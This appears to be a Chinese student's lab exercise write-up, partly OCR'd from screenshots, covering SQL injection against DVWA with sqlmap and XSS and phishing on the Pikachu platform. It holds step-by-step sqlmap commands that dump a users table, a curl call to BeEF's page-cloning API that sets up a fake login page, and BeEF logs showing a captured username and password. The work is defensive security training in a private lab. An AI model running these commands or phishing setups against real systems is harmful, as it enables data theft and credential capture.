1. 使用 sqlmap 工具完成对 DVWA 数据库的注入过程，要求按照库、表、列、内容的顺序进行注入。

    1. **库** python sqlmap.py -r 1.txt --level 3 --batch -p id --dbs

    ```
    [16:03:13] [WARNING] refle
    available databases [4]:
    [*] dvwa
    [*] information_schema
    [*] mysql
    [*] performance_schema
    ```

    2. **表** python sqlmap.py -r 1.txt --level 3 --batch -p id --D dvwa --tables

    ```
    [16:04:41] [INFO] f
    Database: dvwa
    [2 tables]
    +-----------+
    | guestbook |
    | users     |
    +-----------+
    ```

    3. **列** python sqlmap.py -r 1.txt --level 3 --batch -p id -D dvwa -T users --columns


```
back-end DBMS: MySQL >= 5.0
[16:07:57] [INFO] fetching colu
Database: dvwa
Table: users
[8 columns]
+--------------+-------------+
| Column       | Type        |
+--------------+-------------+
| user         | varchar(15) |
| avatar       | varchar(70) |
| failed_login | int(3)      |
| first_name   | varchar(15) |
| last_login   | timestamp   |
| last_name    | varchar(15) |
| password     | varchar(32) |
| user_id      | int(6)      |
+--------------+-------------+
```

4. **内容** python sqlmap.py -r 1.txt --level 3 --batch -p id -D dvwa -T users -C user,user_id --dump

```
[16:10:09] [WARNING] 1
Database: dvwa
Table: users
[5 entries]
+---------+---------+
| user    | user_id |
+---------+---------+
| admin   | 1       |
| gordonb | 2       |
| 1337    | 3       |
| pablo   | 4       |
| smithy  | 5       |
+---------+---------+
```


2. 练习课件上给出的 SQL 注入绕过方式。


3. XSS

- 使用 pikachu 平台练习 XSS 键盘记录、前台 XSS 盲打攻击获取 cookie；
  - XSS键盘记录
  - 

  - XSS键盘记录
  - 不会获取其cookie
- 使用 beef 制作钓鱼页面，克隆任意站点的登录页面并获取用户登录的账号密码。

curl -H "Content-Type: application/json; charset=UTF-8" -d '{"url":"http://192.168.79.131:80/vul/xss/xsspost/post_login.php","mount":"/pikachu_geektime"}' -X POST http://192.168.79.135:3000/api/seng/clone_page?token=9f8ce950e2246046efb16e3de7d1e170c615bd27


Vulnerability: Stored Cross Site S
Get the pikachu
Get the pikachu
192.168.79.135:3000/pikachu_geektime
学习
语言
工作
素材
Microsoft Edge 加载项
The Official Website...
typing-cn
GitHub：让我们从这...
其他书签
移动设备上的书签
Pikachu 漏洞练习平台 pika~pika~
欢迎 骚年
系统介绍
暴力破解
Cross-Site Scripting
概述
反射型xss(get)
反射型xss(post)
存储型xss
DOM型xss
DOM型xss-x
xss之盲打
xss之过滤
xss之htmlspecialchars
xss之href输出
xss之js输出
CSRF
SQL-Inject
RCE
File Inclusion
Unsafe Filedownload
Unsafe Fileupload
Over Permission
../../
敏感信息泄露
xss
反射性xss(post)
点一下提示~
Please Enter Your Information
--> admin
Login
please input username and password!


BeEF 0.5.4.0 | Logout
Hooked Browsers
192.168.79.135
192.168.79.1
192.168.79.135
192.168.79.1
Getting Started
Logs
Zombies
Current Browser
Details
Logs
Commands
Proxy
XssRays
Network
Id
Type
Event
Date
Brows...
22 71.618s - [Blur] Browser window has lost focus. 2024-01-06 11:54:42 UTC 1
21 71.547s - [Focus] Browser window has regained focus. 2024-01-06 11:54:42 UTC 1
20 60.240s - [Blur] Browser window has lost focus. 2024-01-06 11:54:31 UTC 1
19 57.713s - [Focus] Browser window has regained focus. 2024-01-06 11:54:27 UTC 1
16 19.371s - [Blur] Browser window has lost focus. 2024-01-06 11:53:50 UTC 1
15 15.965s - [Focus] Browser window has regained focus. 2024-01-06 11:53:45 UTC 1
14 15.874s - [Blur] Browser window has lost focus. 2024-01-06 11:53:45 UTC 1
13 14.749s - [Form Submitted] "Action: /pikachu_geektime - Method: post - Values: username=admin,password=123456,submit=Login" > form 2024-01-06 11:53:44 UTC 1
12 14.749s - [Mouse Click] x: 244 y:263 > input (submit) 2024-01-06 11:53:44 UTC 1
11 14.112s - [User Typed] 56 2024-01-06 11:53:43 UTC 1
10 13.102s - [User Typed] 234 2024-01-06 11:53:42 UTC 1
9 12.100s - [User Typed] 1 2024-01-06 11:53:41 UTC 1
8 11.501s - [Mouse Click] x: 223 y:216 > input (password) 2024-01-06 11:53:41 UTC 1
7 11.092s - [User Typed] in 2024-01-06 11:53:40 UTC 1
6 10.086s - [User Typed] adm 2024-01-06 11:53:39 UTC 1
5 8.376s - [Mouse Click] x: 301 y:166 > input (username) 2024-01-06 11:53:38 UTC 1
4 192.168.79.1 appears to have come back online 2024-01-06 11:53:30 UTC 1
3 192.168.79.1 just joined the horde from the domain: 192.168.79.135:3000 2024-01-06 11:53:29 UTC 1
Page 1 of 1
Displaying logs 1 - 18 of 18
192.168.79.135:3000/ui/panel#